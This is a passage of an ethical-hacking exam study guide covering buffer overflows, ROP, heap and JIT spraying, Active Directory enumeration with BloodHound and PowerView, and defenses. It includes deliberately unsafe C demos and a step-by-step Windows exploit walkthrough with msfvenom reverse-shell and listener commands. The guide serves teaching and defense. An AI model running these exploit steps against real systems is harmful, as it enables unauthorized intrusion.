3. Using unsafe and vulnerable functions (for example, C's `strcpy`, `gets`, `sprintf` with no length limit).
4. Lack of good programming practices.
5. Failing to set proper filtering and validation principles.
6. Executing code present in the stack segment.
7. Improper memory allocation.
8. Insufficient input sanitization.

Real-world use: A home-grown TCP server (such as the deliberately vulnerable `vulnserver` used throughout this module's demos) accepts a command string with no length check; sending a string far longer than its internal buffer crashes the server and, with a crafted payload, can hijack its execution flow.

EXAM FOCUS:

- How it is asked: "Which of the following is NOT a common cause of buffer overflow vulnerabilities?" (answer choices mix the eight causes above with an unrelated distractor like "using a firewall").
- Keyword: "accepts more data than allocated", "overwrites neighboring memory" -> buffer overflow.

Memory trick: "Too much poured in, spills onto what's next to it."

3.22 Stack-Based Buffer Overflow

What it is (simple words): The stack is a region of memory used for static, temporary storage during a function call, and it works in Last-In First-Out (LIFO) order - the most recently added item is the first one removed. A stack-based buffer overflow happens inside this region, and the usual target is the function's saved return address.

- **PUSH:** the stack operation that stores a new piece of data onto the stack.
- **POP:** the stack operation that removes the most recently pushed piece of data from the stack.
- **EBP (Extended Base Pointer):** marks the base of the current function's stack frame.
- **ESP (Extended Stack Pointer):** points to the current top of the stack.
- **EIP (Extended Instruction Pointer):** holds the address of the *next* instruction the CPU will execute; it is also where the saved return address sits when a

function call happens, and it is the single most valuable overwrite target in a stack-based overflow.

Analogy: Picture a stack of trays in a cafeteria (LIFO: you always take the top tray first). Near the bottom of that particular stack of trays sits a sticky note that says "after this meal, go back to table 5" (the return address/EIP). If you keep stacking far too many trays past the shelf's edge, you can knock that sticky note loose and replace it with your own note that says "go to table 13" instead (your injected shellcode's address).

How it works (numbered steps, normal stack vs attack):

1. **Normal stack:** a function's stack frame holds its local data, then (toward the end of the stack segment) a saved return address that tells the CPU where to resume after the function finishes.
2. **Attacker calls the vulnerable function:** the attacker sends input to a function that copies it into a fixed-size buffer on the stack with no bounds checking.
3. **Smashing the stack:** because the input is longer than the buffer, it overflows past the buffer's end, overwriting adjacent stack data, including the saved return address, with attacker-controlled bytes.
4. **New return address:** the attacker crafts those overflow bytes so the overwritten return address now points to attacker-supplied shellcode, for example an `execve("/bin/sh")` payload placed earlier in the overflow.
5. **Hijacked execution:** when the function finishes and the CPU "returns," it jumps to the attacker's new address instead of the legitimate caller, running the attacker's code with whatever privileges the vulnerable program had.

Real-world use: this exact mechanism drives the full Windows buffer-overflow walkthrough in section 3.25 - that walkthrough is the practical, hands-on version of the theory described here.

EXAM FOCUS:

- How it is asked: "Which CPU register do attackers typically overwrite in a stack-based buffer overflow to redirect execution?" -> EIP (on 32-bit x86; the analogous register on x64 is RIP, ADDED CONTEXT, verify for the specific exam scenario's architecture).
- Keyword: "Last-In First-Out", "overwrites the return address" -> Stack-based buffer overflow.
- Trap: EBP marks the current frame's base and ESP marks the current top; EIP is specifically the *instruction pointer / return address* target, and that distinction is frequently tested.

Memory trick: "Stack is LIFO. Overflow it, and the return note gets swapped."

3.23 Heap-Based Buffer Overflow

What it is (simple words): Heap memory is allocated dynamically while a program runs (for example, whenever code calls `malloc()`), rather than fixed at compile time

like the stack. A heap-based overflow happens when data written into a heap-allocated block exceeds that block's size, with no bounds checking, corrupting whatever sits next to it on the heap.

Analogy: If the stack is a fixed row of lockers assigned the moment you walk in, the heap is more like a self-storage facility where you rent a unit of whatever size you need, right when you need it, and units from different renters can end up right next to each other. Overfilling your unit spills into your neighbor's unit, whatever that neighbor happens to be storing.

How it works (numbered steps):

1. A program allocates two adjacent heap buffers at runtime, for example `input = malloc(20); output = malloc(20);`.
2. The program writes attacker-supplied data into the `input` buffer without checking its length.
3. If the attacker's input is longer than 20 bytes, the excess spills past the `input` buffer's boundary.
4. Because `output` happens to sit adjacent to `input` on the heap, the overflow corrupts `output`'s data (or, in more advanced attacks, heap management metadata such as headers or a virtual function table pointer).
5. Unlike a stack overflow's fairly predictable return-address target, heap overflows are inconsistent: the attacker's control over what gets corrupted depends on the memory allocator's internal layout at that moment, so heap exploitation techniques vary more and are generally harder to get reliable.

What a heap overflow can corrupt (per the slide): dynamic object pointers, heap headers, heap-based data, and virtual function tables.

Real-world use: A vulnerable program copies a user-supplied filename into a heap buffer sized for 20 bytes without checking length. The same function also allocates a nearby `output` buffer for a status message; overflowing `input` corrupts `output`, and in the demo (3.24) the corruption trips the memory allocator's own internal consistency check, crashing the program outright - `malloc(): corrupted top size`.

EXAM FOCUS:

- How it is asked: "Why are heap-based buffer overflow exploits generally considered harder to reliably exploit than stack-based ones?" -> Because heap layout and allocation behavior are less predictable/consistent than the stack's fixed, LIFO structure.
- Look-alike: Stack-based (fixed-size, LIFO, usual target = return address/EIP, more predictable) vs Heap-based (dynamically sized at runtime, usual target = adjacent pointers/headers/metadata, less predictable).

Memory trick: "Stack is a fixed locker row. Heap is a flexible storage unit - overflow it and you spill into whoever's next door."

3.24 Simple Buffer Overflow Demo in C (Stack and Heap)

What it is (simple words): Two tiny, deliberately unsafe C programs that let you see a buffer overflow actually crash a program, proving the theory from 3.22 and 3.23 in real code.

Stack-based overflow demo code (from the slide, reconstructed):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int buffer(char *str) {
    char buff[12];
    strcpy(buff, str); /* copies all of str into buff, no
                          length check -> overflow */
    return 1; /* causes access violation due to stack
                 corruption */
}

int main(int argc, char **argv) {
    buffer("AAAAAAAAAAAAAAAAAAAAAAAAAA");
    printf("After buffer overflowing\n"); /* never printed */
    return 1;
}
```

Demo commands and output:

```
gcc Stack_BufferOverflow.c
./a.out
```

```
Segmentation fault
```

Reading it: `strcpy()` copies the whole 26-character string into a 12-byte buffer with zero bounds checking; the overflow corrupts the stack (including the return address), and the program crashes with a segmentation fault instead of ever reaching the final `printf`.

Heap-based overflow demo code (from the slide, reconstructed):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *in  = malloc(10);
    char *out = malloc(10);
    strcpy(out, "Sample output");
    strcpy(in, argv[1]); /* a command-line argument longer than
                            10 chars overflows into out */
    printf("Input at %p: %s\n", in, in);
    printf("Output at %p: %s\n", out, out);
    return 1;
}
```

Demo commands and output:

```
gcc Heap_Overflow.c
./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
malloc(): corrupted top size
Aborted
```

Reading it: passing a command-line argument much longer than the 10-byte `in` buffer overflows into adjacent heap memory and corrupts the heap allocator's own bookkeeping, so `malloc()`'s internal consistency check detects the corruption and aborts the program.

Common mistakes when reproducing this: modern compilers and operating systems often add stack canaries, ASLR, and `_FORTIFY_SOURCE` protections by default; the exact crash message and whether it crashes at all can differ unless these protections are explicitly disabled at compile time (for example `gcc -fno-stack-protector -z execstack`, ADDED CONTEXT) - the slide's demo assumes an intentionally unprotected build.

What the exam asks about it: recognizing `strcpy()` (and similarly `gets()`, `sprintf()`, `strcat()` without a length limit) as classic *unsafe* C functions that enable buffer overflows, and recognizing the *type* of crash message as a clue to which kind of overflow occurred (`Segmentation fault` generically for stack corruption behavior here vs the heap allocator's own `corrupted top size` message specifically pointing at heap corruption).

EXAM FOCUS:

- How it is asked: "Which C function is most commonly associated with enabling stack-based buffer overflows due to having no length-checking behavior?" -> `strcpy()` (or `gets()`).
- Trap: a question may show a short C snippet using `strcpy` into a fixed-size local array and ask "what vulnerability class is this?" - always check whether the destination buffer is on the stack (a local array) or the heap (`malloc()`'d) to pick stack-based vs heap-based correctly.

Memory trick: "strcpy doesn't ask 'does it fit?' - it just pours."

3.25 Windows Buffer Overflow Exploitation Walkthrough

What it is (simple words): This is the full, practical recipe for turning a known buffer-overflow bug in a Windows application into working remote shell access. It is one continuous methodology made of seven steps, almost always tested as an ordered sequence.

Analogy: Think of picking a combination safe you know is faulty. First you rattle it hard to see if it is faulty at all (spiking). Then you throw huge amounts of random input at it to see exactly how much makes it jam (fuzzing). Then you measure precisely how many turns of the dial get you to the jam point (offset). Then you confirm you can reliably force the jam to land on the exact gear you want (overwrite EIP). Then you check which numbers on the dial cause weird skips instead of smooth

turns (bad characters). Then you find a gear in the safe's own mechanism with no tamper-seal on it that you can abuse (right module, no memory protection). Finally you insert your own custom key blank shaped exactly right (shellcode) and the safe swings open (shell access).

How it works (the seven steps, in exam order):

1. **Perform spiking.** The attacker sends crafted TCP or UDP packets to the vulnerable server to try to make it crash, which tells the attacker there probably *is* a buffer-overflow vulnerability worth pursuing. Using Netcat, the attacker first connects to confirm the service is reachable and interactive, for example `nc <target-ip> 9999`, and sees a banner like "Welcome to Vulnerable Server! Enter HELP for help." and a list of valid commands (STATS, RTIME, LTIME, SRUN, TRUN, GMON, GDOG, KSTET, GTER, HTER, LTER, KSTAN, GTRACE). Then the attacker uses a spiking tool (such as `generic_send_tcp` from the SPIKE fuzzing framework) with a spike script (`.spk` template) targeting a specific command/variable, for example `generic_send_tcp 10.10.1.11 stats.spk 0 0`. If the target application crashes with an access violation (seen in a debugger such as Immunity Debugger, where the EAX, ESP, EBP, and EIP registers all fill with the repeating ASCII value "A" - hex `0x41414141`), the attacker has confirmed exploitability for that command.
2. **Perform fuzzing.** The attacker sends a large, steadily growing amount of data to the target to reliably trigger the overflow and to see roughly how many bytes are needed to crash it (and overwrite EIP). A simple Python fuzzer loops forever, sending an ever-longer string of "A" characters appended to a command such as `TRUN`, and reports the byte count at which the connection to the vulnerable server finally dies, for example "Fuzzing crashed vulnerable server at 10200 bytes." In Immunity Debugger, this crash appears as an access violation when reading or executing memory, and the debugger pauses the paused/crashed process for further analysis.
3. **Identify the offset.** Now that the attacker knows roughly how much data crashes the server, the next step is finding the *exact* byte position where the EIP register gets overwritten. Metasploit ships two Ruby tools for this: `pattern_create.rb` generates a long, non-repeating cyclic pattern string (so every 4-byte chunk inside it is unique), and `pattern_offset.rb` takes the 4 bytes that landed in EIP after a crash and tells you precisely how many bytes into the pattern that value came from. `bash # generate a 10400-byte unique pattern and send it as input /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10400 # after the crash, read the 4 bytes now sitting in EIP # (example value from the slide: 386F4337) and find its offset /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb \ -l 10400 -q 386F4337 # -> Exact match at offset 2003`
4. **Overwrite the EIP register.** The attacker now builds a precise payload: exactly `2003` bytes of filler (for example, the letter "A"), followed immediately by 4 bytes of a distinct marker (for example, the letter "B" four times, which is ASCII `0x42424242`). Sending this confirms, inside the debugger, that EIP is now cleanly and exclusively

overwritten with those four "B" bytes, proving the attacker has complete, precise control over the instruction pointer. `python shellcode = b"A" * 2003 + b"B" * 4`

5. **Identify bad characters.** Before inserting real shellcode, the attacker must find which byte values the vulnerable application cannot pass through cleanly (for example, a null byte `\x00` almost always terminates a C-style string early and breaks the payload). The attacker sends a buffer containing every possible byte value (0x00 to 0xFF) after the offset, then compares what actually arrived in memory (visible in the debugger) against what was sent; any byte that got mangled, dropped, or substituted is a "bad character" that must be avoided when generating the real shellcode. Common bad characters can also be looked up for well-known protocols with a quick search.
6. **Identify the right module.** The attacker needs a reliable, static memory address to jump to - one in a loaded module (a DLL) that has *no* memory protection (no ASLR) so that its addresses stay the same every time the target restarts. Mona.py, a plugin for Immunity Debugger, helps list loaded modules and their protection status; the slide's target has a module named `essfunc.dll` with no memory protection. Inside that module, the attacker looks for a `JMP ESP` instruction (jump to whatever address the stack pointer currently holds, which is exactly where the shellcode will sit right after the offset); Metasploit's `nasm_shell.rb` can convert that assembly instruction to its raw hex opcode: `bash /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb nasm > JMP ESP 00000000 FFE4 jmp esp` The attacker then places that module's `JMP ESP` address (in little-endian byte order) right where EIP gets overwritten, so that when the function "returns," the CPU jumps straight to ESP, landing exactly on the attacker's shellcode.
7. **Generate shellcode and gain shell access.** Finally, the attacker uses `msfvenom` to generate working shellcode (for example, a Windows reverse TCP shell) while explicitly excluding every bad character found in step 5, and assembles the final payload as: filler bytes (to reach the offset) + the `JMP ESP` address from step 6 (now sitting in EIP) + the generated shellcode. `bash msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 \ LPORT=4444 EXITFUNC=thread -b "\x00" -f c` The attacker starts a listener to catch the resulting connection: `bash nc -nvlp 4444` Sending the final crafted payload to the vulnerable server causes it to execute the shellcode, which connects back to the attacker's listener; the attacker now has an interactive shell on the target and can confirm access, for example by running `whoami`.

Real-world use: this exact chain (vulnserver target, Immunity Debugger, mona.py, Metasploit's pattern/nasm tools, and msfvenom) is the standard teaching lab used across the entire security industry to learn classic Windows stack-based exploit development, and it maps almost line-for-line onto real disclosed CVEs against legacy Windows network services.

Tools and commands used here: Netcat (`nc`), a SPIKE-style fuzzer (`generic_send_tcp`), Immunity Debugger, a custom Python fuzzing script, Metasploit's

`pattern_create.rb` and `pattern_offset.rb`, mona.py, Metasploit's `nasm_shell.rb`, and `msfvenom`.

Countermeasures and defense: this entire attack class is why modern mitigations exist - stack canaries, DEP (Data Execution Prevention, which blocks executing code placed on the stack/heap), and ASLR (Address Space Layout Randomization, which randomizes module base addresses so a hardcoded `JMP ESP` address from step 6 no longer reliably works); see 3.27-3.29 for how attackers try to defeat DEP/ASLR specifically, and 3.39 for the full defensive checklist.

EXAM FOCUS:

- How it is asked: nearly every exam question on this topic is an ordering question: "Which step comes immediately after identifying the offset?" -> Overwrite the EIP register. "Which step comes right before generating the shellcode?" -> Identify the right module. Memorize the exact seven-step order cold.
- Keyword: "mona.py" or "no memory protection" -> identify the right module step. "386F4337" style 4-byte value in EIP after a crash -> identify the offset step, paired with pattern_offset.rb. "JMP ESP" -> identify the right module step, specifically finding a reliable jump target.
- Trap: bad-character identification (step 5) happens *before* shellcode generation (step 7), not after; a question may describe generating shellcode first and ask "what did the attacker forget?" -> checking for bad characters first.

Memory trick: "Spike it, Fuzz it, Find the Offset, Overwrite EIP, Beware Bad chars, pick the Right module, then Shell it" -> "**S**illy **F**oxes **O**ften **O**verreact, **B**ut **R**arely **S**crew up" (Spike, Fuzz, Offset, Overwrite-EIP, Bad-chars, Right-module, Shellcode).

3.26 Return-Oriented Programming (ROP) Attack

What it is (simple words): ROP is a way to run arbitrary malicious logic *without* injecting any new executable code at all. Instead, the attacker reuses tiny fragments of code that already legitimately exist inside the program's own libraries, chaining them together like puzzle pieces into a brand-new, malicious sequence.

- **Gadget:** a short sequence of existing instructions that ends in a `RET` (return) instruction; because it already ends in a return, the CPU will automatically "return" to wherever the attacker points it next.

Analogy: Instead of writing a brand-new ransom note by hand (which a handwriting expert/antivirus might recognize as suspicious), the attacker cuts individual words out of an already-existing, perfectly legitimate newspaper (the program's own libraries) and glues them together into a new sentence that nobody would suspect, because every single word is genuinely from a trusted source.

How it works (numbered steps):

1. A malicious function corrupts the stack frames using a buffer overflow (the same mechanism as 3.22), but instead of overwriting the return address with a pointer to injected shellcode, it fills the stack with a *chain* of addresses.

2. The first corrupted return address points to "Gadget A," a small, useful instruction sequence already present in a legitimate library (`libFuncA()`), which ends in `POP LR; RET` (or `RET` on x86).
3. When Gadget A's `RET` executes, the CPU automatically pops the *next* address off the attacker's crafted stack and jumps there - landing on "Gadget B," inside another legitimate library function (`libFuncB()`).
4. This continues, gadget after gadget, each one performing one small useful operation and then returning to the next address the attacker placed on the stack, until the full chain of gadgets together accomplishes the attacker's full malicious goal (for example, disabling DEP and then jumping to a final shellcode stage).
5. The attacker selects and chains together a whole collection of these existing gadgets to effectively build a brand-new "program" purely out of borrowed, legitimate code.

Real-world use: ROP chains are the standard technique for bypassing DEP, because DEP blocks executing *newly injected* code on the stack or heap, but it does nothing to stop *reusing* code that is already marked executable inside the program's own legitimate, already-loaded libraries.

Why it is effective (per the slide): ROP attacks are very effective because they utilize available and legal code libraries, which are not flagged by security protections such as code signing (the gadgets are part of a legitimately signed library) and executable-space protection like DEP (the gadgets' memory is already marked executable because it is normal program code).

Countermeasures and defense: ASLR (randomizing where libraries load makes gadget addresses unpredictable), Control Flow Guard / CFI (Control Flow Integrity, which validates that indirect jumps/returns go to legitimate targets), and keeping software patched (new gadget-chaining techniques often get mitigated by vendor patches).

EXAM FOCUS:

- How it is asked: "Which exploitation technique chains together existing code fragments ending in RET instructions, instead of injecting new shellcode, specifically to bypass DEP?" -> Return-Oriented Programming (ROP).
- Keyword: "gadgets", "ends with RET", "reuses existing library code" -> ROP.
- Trap: ROP is a *bypass technique for DEP*, not a replacement for the whole exploitation chain in 3.25 - it is typically combined with the same offset-finding and EIP-control steps, just with a gadget chain instead of a direct shellcode jump.

Memory trick: "ROP builds a ransom note from words already in the newspaper."

3.27 Bypassing ASLR and DEP: Heap Spraying

What it is (simple words): Heap spraying floods the free space of a target process's memory heap with many copies of malicious code, so that no matter *where* ASLR randomly places things, the odds are overwhelming that a jump to almost any

address in that heap region will land inside (or very near) one of the attacker's many planted copies.

Analogy: If you cannot predict exactly where in a huge dark warehouse a spotlight will randomly land (ASLR), one trick is to fill nearly the entire warehouse floor with copies of your getaway car. Wherever the spotlight lands, odds are it lands on, or very near, one of your many parked cars.

How it works (numbered steps, matching the "before/after" diagram on the slide):

1. **Vulnerability identification** - the attacker first confirms a vulnerability (such as a buffer overflow or a scripting-engine bug) exists that can be used to redirect execution to an attacker-chosen (but imprecise) memory address.
2. **Filling the heap space** - the attacker's exploit code allocates many objects on the heap, each containing a copy of the malicious payload, until a large fraction of the heap's free space is filled with these copies (shown on the slide as free space shrinking from 40 MB down toward 0 MB as more "Injected payload" blocks fill in between normally "Allocated" blocks).
3. **Overwriting pointers to heap** - the attacker triggers the underlying vulnerability to redirect a code pointer (such as a function pointer or vtable pointer) to somewhere inside that now heavily-sprayed heap region.
4. **Malicious code execution** - because so much of the heap now contains copies of the malicious payload, the hijacked pointer very likely lands inside (or close enough to, via a NOP-sled style landing zone) one of those copies, and the malicious code runs.

Real-world use: Heap spraying is most strongly associated with browser and script-engine exploits (an attacker-controlled web page can allocate huge numbers of JavaScript objects, each holding shellcode, to spray the heap before triggering an unrelated memory-corruption bug in the browser).

Countermeasures and defense: ASLR (though spraying is specifically designed to work around weak/partial ASLR), DEP (blocks executing the sprayed data unless it is also marked executable, which pushes attackers toward ROP, section 3.26, or JIT spraying, section 3.28), and heap-hardening features in modern allocators that add randomized guard regions and isolated heaps.

EXAM FOCUS:

- How it is asked: "Which technique floods a process's heap with many copies of shellcode to improve the odds that a randomly-redirected jump lands on attacker-controlled code?" -> Heap spraying.
- Keyword: "fills free heap space with many copies", "improves odds despite ASLR" -> heap spraying.
- Look-alike: Heap spraying (brute-forces *location* uncertainty by flooding memory with copies) vs ROP (3.26, brute-forces *DEP* by reusing already-executable code) - they solve two different mitigation problems and are often combined in real exploit chains.

Memory trick: "Can't find the needle? Fill the whole haystack with needles."

3.28 Bypassing ASLR and DEP: JIT Spraying

What it is (simple words): JIT spraying abuses the Just-In-Time (JIT) compiler built into modern web browsers (the component that turns JavaScript source code into fast native machine code on the fly) by feeding it specially crafted JavaScript whose compiled machine-code output just happens to contain the attacker's shellcode bytes, hidden inside otherwise-normal-looking compiled numeric constants.

- **JIT (Just-In-Time) compiler:** a component that compiles a scripting language (like JavaScript) into native machine code immediately before running it, for speed, rather than only interpreting it line by line.

Analogy: Instead of smuggling a weapon through security as an obviously-shaped object, the attacker disassembles it into innocent-looking parts, mails each part separately through a trusted courier (the JIT compiler, which nobody inspects because it is trusted), and the parts reassemble themselves into a working weapon the moment they land in the warehouse (executable memory).

How it works (numbered steps, matching the diagram on the slide):

1. The attacker crafts specially designed JavaScript code where numeric/logical operations are chosen so that, once JIT-compiled into native machine instructions, the resulting *compiled bytes* themselves spell out the attacker's intended shellcode.
2. The attacker forces the target browser to load and execute this crafted JavaScript payload.
3. The browser's JIT compiler allocates memory space for the compiled JavaScript and compiles it as it normally would for any legitimate script.
4. Because the JIT-compiled output region is marked executable (it has to be, for the browser to actually run the compiled script, which conveniently sidesteps DEP, which would otherwise block executing attacker-placed data), the attacker's hidden shellcode - now sitting inside a legitimately marked-executable memory region - can be triggered to run.

Real-world use: JIT spraying has historically targeted vulnerabilities in browser JavaScript engines (Flash's ActionScript JIT compiler was an especially famous early target); it remains a conceptual exam topic even as many of the specific historical engines have been hardened or retired.

Countermeasures and defense: JIT hardening techniques in modern browsers (constant blinding, which randomizes how numeric constants are stored so they cannot be crafted to form shellcode; separating JIT-compiled code regions with additional randomization and execute permission controls), keeping browsers patched, and disabling or sandboxing legacy plugins that historically shipped weaker JIT implementations.

EXAM FOCUS:

- How it is asked: "Which technique exploits a browser's JIT compiler to get attacker-controlled shellcode into executable memory, bypassing DEP?" -> JIT spraying.
- Keyword: "Just-In-Time compiler", "crafted JavaScript", "web browser" -> JIT spraying.
- Look-alike: Heap spraying (floods the heap with *many copies*, aimed mainly at defeating ASLR's location uncertainty) vs JIT spraying (abuses a *compiler* to smuggle shellcode into memory the system itself already marks executable, aimed mainly at defeating DEP).

Memory trick: "JIT spraying hides the weapon in plain sight, inside code the browser itself just compiled and trusts."

3.29 Domain Mapping and AD Enumeration: BloodHound and PowerView

What it is (simple words): Once an attacker has any foothold inside an Active Directory (AD) domain, the next priority is usually mapping that domain: who the users and groups are, who has admin rights where, and what the fastest path to Domain Admin looks like. BloodHound visualizes this as a graph; PowerView queries it from the PowerShell command line.

- **BloodHound:** a tool that uses graph theory to reveal hidden, often unintended relationships inside an AD environment (for example, "User X is a local admin on Server Y, and Server Y has a cached credential for a Domain Admin").
- **PowerView:** a PowerShell reconnaissance module (part of the PowerSploit toolkit) used to enumerate AD users, computers, groups, domains, policies, and permissions directly from the command line.

Analogy: BloodHound is like a subway map showing every possible line connecting every station (user/computer/group), instantly highlighting the shortest route from "where I am now" to "the mayor's office" (Domain Admin). PowerView is like asking the station attendant individual questions ("which trains stop here," "who else has a key to this platform") one at a time to build that same picture by hand.

How it works (numbered steps, BloodHound):

1. A data-collection agent (SharpHound, the companion collector; ADDED CONTEXT, not explicitly named in the screenshot but standard for BloodHound) gathers AD relationship data from the domain.
2. The data is imported into the BloodHound GUI, which stores it in a graph database.
3. The analyst or attacker runs built-in or custom Cypher queries against the graph.

Built-in BloodHound queries shown on the slide (grouped by purpose):

- Kerberos interaction: "Find Domain Admin Logons to non-Domain Controllers", "Find Kerberoastable Members of High Value Groups", "List all Kerberoastable Accounts", "Find Kerberoastable Users with most privileges", "Find AS-REP Roastable Users (DontReqPreAuth)".

- Shortest paths: "Shortest Paths to Unconstrained Delegation Systems", "Shortest Paths from Kerberoastable Users", "Shortest Paths to Domain Admins from Kerberoastable Users", "Shortest Path from Owned Principals", "Shortest Paths to Domain Admins from Owned Principals", "Shortest Paths to High Value Targets", "Shortest Paths from Domain Users to High Value Targets", "Find Shortest Paths to Domain Admins".

How it works (numbered steps, PowerView):

1. Load the PowerView module into a PowerShell session (often already elevated, or with administrator privileges required for some commands).
2. Run specific enumeration commands against the domain, grouped by purpose below.

PowerView command reference (from the slide):

Category	Command	What it retrieves
Domain users	`Get-NetUser`	Information about the current domain's users
Domain users	`Get-NetLoggedon -ComputerName <name>`	Users currently logged on to that computer
Domain users	`Get-UserProperty -Properties pwdlastset`	Date/time each user's password was last set
Domain users	`Find-LocalAdminAccess`	Hosts where the current user has local admin rights
Domain users	`Invoke-EnumerateLocalAdmin`	Enumerates local admins domain-wide (needs admin rights)
Domains	`Get-ADDomain` / `Get-NetDomain`	Current domain info, including its domain controllers
Domains	`Get-DomainSID`	The SID of the current domain
Domain policy	`Get-DomainPolicy`	The policy used by the current domain
Domain policy	`(Get-DomainPolicy)."SystemAccess"`	The domain's system access policy configuration
Domain policy	`(Get-DomainPolicy)."KerberosPolicy"`	The domain's Kerberos policy

Real-world use: An attacker with only a single low-privilege domain account runs BloodHound's "Shortest Paths to Domain Admins from Owned Principals" query and instantly sees that their one compromised user is a member of a group with `GenericAll` rights over a service account that is, in turn, a local admin on the domain controller - a three-hop path to full domain compromise that would have taken days to find manually with PowerView alone.

Countermeasures and defense: regularly audit AD for excessive/unintended permission chains (run BloodHound defensively, from the blue-team side), apply the principle of least privilege to group memberships and delegated rights, and monitor for PowerView/BloodHound-style enumeration activity (unusual volumes of LDAP queries from a single workstation).

EXAM FOCUS:

- How it is asked: "Which tool uses graph theory to reveal hidden attack paths inside an Active Directory environment?" -> BloodHound.
- Keyword: "graph theory", "shortest path to Domain Admin" -> BloodHound. "Get-NetUser", "Get-DomainPolicy", command-line AD enumeration -> PowerView.
- Trap: BloodHound visualizes relationships that *already* exist (it does not create or exploit anything by itself); PowerView actively queries LDAP/AD, which is closer to "active reconnaissance" against the domain.

Memory trick: "BloodHound draws the map, PowerView reads the map's raw data."

3.30 Post AD Enumeration using PowerView: Computers, ACLs, and Groups (continued)

What it is (simple words): Beyond users, domains, and policy (3.29), PowerView can also enumerate domain computers, Access-Control Lists (ACLs - the detailed permission entries attached to AD objects), and domain groups, all of which help an attacker find the exact permission that lets them move laterally or escalate.

- **ACL (Access-Control List):** the list of permissions attached to an AD object (a user, group, computer, or OU) that says exactly who can read, write, create, or delete what on that object.

How it works (numbered steps):

1. Enumerate domain computers to find additional targets.
2. Enumerate ACLs on sensitive objects (for example, `Get-ObjectAcl`) to find excessive or misconfigured permissions, such as a regular user account unexpectedly holding `WriteProperty`, `GenericAll`, or `WriteOwner` rights over a privileged object.
3. Enumerate domain groups to understand nested group memberships (a user can be a member of a group that is itself a member of a privileged group, inheriting rights indirectly).

Example ACL finding from the slide: an entry showing `CreateChild, Self, WriteProperty, GenericRead, WriteDacl, WriteOwner` rights on an object such as `CN=Policies, CN=System, DC=CEH, DC=com`, created by `SYSTEM`, with a domain-local security scope - rights like `WriteDacl`/`WriteOwner` on a sensitive container object mean an attacker holding them can grant themselves even broader rights, since they can rewrite who else is allowed to control that object.

Real-world use: A tester finds, via `Get-ObjectAcl`, that a low-privilege service account unexpectedly has `WriteDacl` rights over an OU containing domain controllers; this

single misconfiguration lets the tester grant themselves full control over everything in that OU.

Countermeasures and defense: periodically audit ACLs on all privileged AD objects (especially `AdminSDHolder`, domain controllers OU, and `krbtgt`), remove unneeded `WriteDacl`/`WriteOwner`/`GenericAll` grants, and alert on ACL modification events in the security event log.

EXAM FOCUS:

- How it is asked: "An attacker discovers their account has WriteDacl rights over a sensitive container object. What can they do with this?" -> Modify the object's permissions to grant themselves (or another account) additional, broader rights over that object.
- Keyword: "WriteDacl", "WriteOwner", "GenericAll" on an AD object -> ACL abuse / permission escalation path, usually found and chained via BloodHound/PowerView.

Memory trick: "ACLs are the fine print of who-can-do-what; WriteDacl lets you rewrite the fine print yourself."

3.31 Buffer Overflow Detection Tools

What it is (simple words): A roundup of tools built to find buffer-overflow-prone code, either by watching a running program (dynamic analysis) or by scanning its source code for risky patterns (static analysis).

Tool	What it does (simple)	Type
OllyDbg	Dynamically traces stack frames and program execution, logging arguments of known functions, as a debugger	Dynamic (debugger)
Veracode	Commercial application security scanning platform that flags risky code patterns, including overflow-prone functions	Static/dynamic (commercial)
Flawfinder	Scans C/C++ source code for calls to known-risky functions (such as `strcpy`, `gets`) and ranks them by risk level	Static
Kiuwan	Commercial static code analysis platform covering many languages and vulnerability classes	Static
Splint	A static analyzer for C that checks for a wide range of coding mistakes, including buffer issues	Static

Tool	What it does (simple)	Type
Valgrind	A dynamic analysis/instrumentation framework (its Memcheck tool specifically detects memory errors, including buffer overflows, use-after-free, and memory leaks, while the program actually runs)	Dynamic

Real-world use: A secure-development team wires Flawfinder into their CI/CD pipeline to automatically flag any new commit that calls `strcpy()` without a length check, while QA separately runs the compiled binary under Valgrind to catch any overflow that only shows up at runtime with specific inputs.

EXAM FOCUS:

- How it is asked: "Which tool is a debugger used to dynamically trace a running Windows program's stack frames during exploit development?" -> OllyDbg (the slide pairs it directly with buffer-overflow work; note the module's own walkthrough in 3.25 uses Immunity Debugger for the same role - both are 32-bit Windows debuggers commonly used together in this field).
- Trap: static tools (Flawfinder, Splint, Kiuwan, Veracode) find *risky code patterns before running the program*; dynamic tools (OllyDbg, Valgrind) find *actual memory corruption while the program runs*. A question describing "scans source code without executing it" wants a static tool.

Memory trick: "Static tools read the recipe for danger. Dynamic tools watch the kitchen catch fire."

3.32 Defending against Buffer Overflows

What it is (simple words): A checklist of secure-development and system-hardening practices that prevent, or at least contain, buffer overflow vulnerabilities.

How it works / the checklist:

1. Develop programs by following secure coding practices and guidelines.
2. Validate arguments and minimize code that requires root privileges.
3. Perform code review at the source-code level using static and dynamic code analyzers (see 3.31).
4. Allow the compiler to add bounds checks to all buffers.
5. Implement automatic bounds checking.
6. Never allow the execution of code outside the designated code space (this is exactly what DEP enforces).
7. Regularly patch applications and operating systems.
8. Perform manual code inspection with a checklist to ensure the code meets defined security criteria.

9. Implement code pointer integrity checking, to detect whether a code pointer has been corrupted before it is dereferenced.
10. Use safe versions of functions that limit the number of characters copied into a buffer (for example, `strncpy()` instead of `strcpy()`).
11. Always protect the return pointer on the stack (stack canaries/cookies).
12. Use mechanisms to enforce strict memory access controls.

Real-world use: A development team replaces every unchecked `strcpy()` call in their legacy C codebase with length-limited `strncpy()`, enables stack-protector compiler flags, turns on DEP/ASLR at the OS level, and adds Flawfinder to their build pipeline - directly covering checklist items 10, 11, 6, and 3 respectively.

Countermeasures and defense: this list *is* the countermeasure; combine it with the module-wide mitigations already introduced (ASLR against 3.27/3.28's location-guessing, DEP against direct shellcode injection, and ROP-aware Control Flow Integrity against 3.26).

EXAM FOCUS:

- How it is asked: "Which defensive compiler/OS feature most directly stops an overwritten return pointer from being silently used?" -> Stack canaries/cookies (protecting the return pointer on the stack) combined with DEP for execution prevention.
- Trap: "regularly patch applications and OSes" is on this list specifically because many buffer overflow exploits target *already-known, already-patched* vulnerabilities (section 3.25's whole walkthrough assumes an unpatched target) - patching remains one of the single highest-value defenses even against sophisticated exploitation techniques.

